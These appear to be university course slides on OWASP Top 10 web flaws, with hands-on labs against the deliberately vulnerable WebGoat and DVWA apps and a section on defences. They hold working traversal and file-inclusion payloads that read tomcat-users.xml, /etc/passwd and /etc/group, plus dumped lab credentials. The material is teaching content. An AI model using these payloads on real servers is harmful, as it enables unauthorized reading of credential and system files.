Cyber Security Technologies

Session 7 – Web App. Attack Vectors & Mitigation Techniques II

Shawn Davis
ITMS 448 – Spring 2016

Slides contain original content from Davis, S.

Today

- Logon to your Win8.1 VM in RADISH
- You will be accessing various vulnerable web applications located on a server that contains OWASPBWA
  - OWASP Broken Web Applications Project

Overview of Top 10

Part I – Injection

Part II – Broken Authentication and Session Management

Part III – Cross-Site Scripting (XSS)

Part IV – Insecure Direct Object References

Part V – Security Misconfiguration

Overview of Top 10 (Cont.)

Part VI – Sensitive Data Exposure

Part VII – Missing Function Level Access Control

Part VIII – Cross-Site Request Forgery (CSRF)

Part IX – Using Components with Known Vulnerabilities

Part X – Unvalidated Redirects and Forwards

Part IV

Insecure Direct Object References

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Insecure Direct Object References

- Attacker logs in to site and simply changes a parameter value that directly references a system object to a different object to determine if unauthorized access is granted
- Example:
  - http://profdavisloanshark.com/accounts?**invoice=5**
  - Attacker could simply change 5 to any other number to view invoices for other customers

Insecure Direct Object References

- Other types:
  - Directory Traversal
  - Local File Inclusion (LFI)
  - Remote File Inclusion (RFI)

Directory Traversal

- Vulnerability that allows attacker to leave the web root directory to enter the rest of the file system such as /etc, /var, C:\Windows, etc.
- Can be used in Local File Inclusion
- Look for parameters in GET requests:
  - http://randomsite/script=**myscript.php**
  - http://randomsite/script=**../../../etc/passwd**
- Look for file parameters in POST requests
  - File=howtogrillburgers.html&SUBMIT=View+File

Directory Traversal

- Key indicator of a directory traversal attack is noticing usage of ../../../
- We are now going to attempt to access a file in WebGoat that we shouldn't have access to

String Injection Lab – WebGoat Student Accounts

```
<!-- ITMS448 Users -->
<user username="alhourani" password="user" roles="webgoat_user"/>
<user username="alrifai" password="user" roles="webgoat_user"/>
<user username="carpenter" password="user" roles="webgoat_user"/>
<user username="copeland" password="user" roles="webgoat_user"/>
<user username="hedlund" password="user" roles="webgoat_user"/>
<user username="keung" password="user" roles="webgoat_user"/>
<user username="lara" password="user" roles="webgoat_user"/>
<user username="nelson" password="user" roles="webgoat_user"/>
<user username="pandey" password="user" roles="webgoat_user"/>
<user username="patel" password="user" roles="webgoat_user"/>
<user username="perry" password="user" roles="webgoat_user"/>
<user username="punatar" password="user" roles="webgoat_user"/>
<user username="rigg" password="user" roles="webgoat_user"/>
<user username="riley" password="user" roles="webgoat_user"/>
<user username="rivera" password="user" roles="webgoat_user"/>
<user username="roman" password="user" roles="webgoat_user"/>
<user username="rowell" password="user" roles="webgoat_user"/>
<user username="rubio" password="user" roles="webgoat_user"/>
<user username="sabina" password="user" roles="webgoat_user"/>
<user username="saldivar" password="user" roles="webgoat_user"/>
<user username="senst" password="user" roles="webgoat_user"/>
<user username="shrestha" password="user" roles="webgoat_user"/>
<user username="sotos" password="user" roles="webgoat_user"/>
<user username="xie" password="user" roles="webgoat_user"/>
<user username="zhang" password="user" roles="webgoat_user"/>
<user username="alattabi" password="user" roles="webgoat_user"/>
<user username="wilson" password="user" roles="webgoat_user"/>
<user username="davis" password="user" roles="webgoat_user"/>
```

Directory Traversal Lab

- Open Firefox in Win8.1 Radish VM
- Browse to 172.29.148.1 / WebGoat and logon with your last name as logon and user as password
- Hit "Start WebGoat"
- Access Control Flaws / Bypass a Path Based Access Control Scheme

Directory Traversal Lab

The 'davis' user has access to all the files in the lesson_plans/English directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml. Remember that file paths will be different if using the WebGoat source.

Current Directory is: /var/lib/tomcat6/webapps/WebGoat/lesson_plans/English

Choose the file to view:

OffByOne.html
MultiLevelLogin2.html
NewLesson.html
MultiLevelLogin1.html
WSDLScanning.html
ForgotPassword.html
WeakAuthenticationCookie.html
JSONInjection.html
WelcomeScreeen.html
DBSQLInjection.html
ClientSideValidation.html
SilentTransactions.html
SoapRequest.html
HiddenFieldTampering.html
JavaScriptValidation.html

View File

Directory Traversal Lab

- Select OffByOne.html and hit "View File"
- WebGoat shows you path of the file:


Viewing file:/owaspbwa/owaspbwa-svn/var/lib/tomcat6/webapps/WebGoat/lesson_plans/English/OffByOne.html

Directory Traversal Lab

- You should have already copied burpsuite to your desktop and installed FoxyProxy while going through the labs on your own last week
- If not, follow the next three slides

Directory Traversal Lab

- If you do not have a burpsuite_free icon on your desktop:
  - Drag burpsuite_free from M: Tools to your desktop
- Check to see if you have FoxyProxy installed in your Firefox browser in Win8.1




Directory Traversal Lab

- If not, go here:
- https://addons.mozilla.org/en-us/firefox/addon/foxyproxy-standard/
- Click "Continue to Download"
- Click "Add to Firefox" in green
- Select "Install"
- Select "Restart Now"

Directory Traversal Lab

- Right click the icon

- Select “Options”
- Select “Add New Proxy”



- Click “OK”

Directory Traversal Lab

- Right click on the FoxyProxy icon in Firefox and choose "Use proxy 127.0.0.1:8080 for all URLs"
- In Win8.1 open a cmd prompt
- **cd Desktop**
- **java –jar –Xmx512m burp…**
  - Hit tab to complete burp file name
- In Burp, on the "Proxy" tab, make sure "Intercept is on"
- In Webgoat, choose OffByOne.html and hit "View File"

Directory Traversal Lab

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /WebGoat/attack?Screen=133&menu=200 HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/WebGoat/attack?Screen=133&menu=200
Cookie: security_level=0; PHPSESSID=u5jhtlvnpjhln5t8oe69od01h3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=42FE49486E5FA66953A5CD3505757CDD; jiveLastVisited=1443880614161
Authorization: Basic ZGF2aXM6dXNlcg==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

File=OffByOne.html&SUBMIT=View+File
```

- Where would we inject our traversal attack???

Directory Traversal Lab

- Current File Location:

9 8 7 6 5 4 3 2

Viewing file:/owaspbwa/owaspbwa-svn/var/lib/tomcat6/webapps/WebGoat/lesson_plans/English/OffByOne.html

1

- What would we inject to access /etc/tomcat6/tomcat-users.xml ???

Directory Traversal Lab

```
POST /WebGoat/attack?Screen=133&menu=200 HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/WebGoat/attack?Screen=133&menu=200&Restart=133
Cookie: security_level=0; PHPSESSID=u5jhtlvnpjhln5t8oe69od01h3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=42FE49486E5FA66953A5CD3505757CDD; jiveLastVisited=1443880614161
Authorization: Basic ZGF2aXM6dXNlcg==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

File=../../../../../../../../../etc/tomcat6/tomcat-users.xml&SUBMIT=View+File
```

9

Directory Traversal Lab

- Hit Forward in Burp after entering traversal string

172.29.148.1/WebGoat/attack?Screen=133&menu=200


```
<user username="guest" password="guest" roles="webgoat_user"/>
<user username="user" password="user" roles="webgoat_user"/>
<user username="webgoat" password="webgoat" roles="webgoat_admin"/>
<user username="basic" password="basic" roles="webgoat_user,webgoat_basic"/>

<user username="ali" password="user" roles="webgoat_user"/>
<user username="arreola" password="user" roles="webgoat_user"/>
<user username="cayanan" password="user" roles="webgoat_user"/>
<user username="chiong" password="user" roles="webgoat_user"/>
<user username="donoho" password="user" roles="webgoat_user"/>
<user username="fanibanda" password="user" roles="webgoat_user"/>
<user username="fernandez" password="user" roles="webgoat_user"/>
<user username="garzon" password="user" roles="webgoat_user"/>
<user username="gill" password="user" roles="webgoat_user"/>
<user username="liu" password="user" roles="webgoat_user"/>
<user username="marciano" password="user" roles="webgoat_user"/>
<user username="maron" password="user" roles="webgoat_user"/>
<user username="milhouse" password="user" roles="webgoat_user"/>
<user username="munir" password="user" roles="webgoat_user"/>
<user username="ng" password="user" roles="webgoat_user"/>
<user username="okhandiar" password="user" roles="webgoat_user"/>
<user username="perez" password="user" roles="webgoat_user"/>
<user username="sabina" password="user" roles="webgoat_user"/>
<user username="sansone" password="user" roles="webgoat_user"/>
<user username="sherman" password="user" roles="webgoat_user"/>
<user username="siron" password="user" roles="webgoat_user"/>
<user username="tang" password="user" roles="webgoat_user"/>
<user username="tendian" password="user" roles="webgoat_user"/>
<user username="tian" password="user" roles="webgoat_user"/>
<user username="barrios" password="user" roles="webgoat_user"/>
<user username="vadsaria" password="user" roles="webgoat_user"/>
<user username="varma" password="user" roles="webgoat_user"/>
<user username="zhang" password="user" roles="webgoat_user"/>
<user username="davis" password="user" roles="webgoat_user"/>
```

Directory Traveral Defenses

- Make sure not to store sensitive configuration files inside the web root
- Validate input by only accepting known good paths
- Use of chrooted jails
  - Changes working directory of a process/command to provided directory for isolation
- Set proper permissions on sensitive files

Directory Traveral Lab


- Leave Burp open
- Change Foxy Proxy to “Completely disable…”

File Inclusion

- Local File Inclusion:
  - Site flaw that can let an attacker read files on a victim server
  - May use directory traversal
- Remote File Inclusion:
  - Site flaw that allows an attacker to force victim server to retrieve a malicious file from the attacker's remote server which can then be used to attack the web app

Local File Inclusion Lab

- Go to 172.29.148.1
- Open DVWA and logon with user / user
- Open File Inclusion



Local File Inclusion Lab

- Make sure "Security Level" is set to "low"

Username: user
Security Level: low
PHPIDS: disabled

Local File Inclusion Lab


- URL is 172.29.148.1/dvwa/vulnerabilities/fi/?page=include.php
- How would an attacker view /etc/group ?

Local File Inclusion Lab

- http://172.29.148.1/dvwa/vulnerabilities/fi/?page=**/etc/group**


Local File Inclusion Lab

- To see the server side code for the page, hit "View Source" in the bottom right of DVWA
- $_GET is an unvalidated external variable
- Hit "Compare"




Local File Inclusion Lab

- "High File Inclusion Source" shows how to defend against this attack
- How does this work?




Local File Inclusion Lab

- In DVWA, select "DVWA Security"
- Change dropdown to "high" and hit "Submit"




- Now, under "File Inclusion" try to access /etc/group again



Local File Inclusion Lab

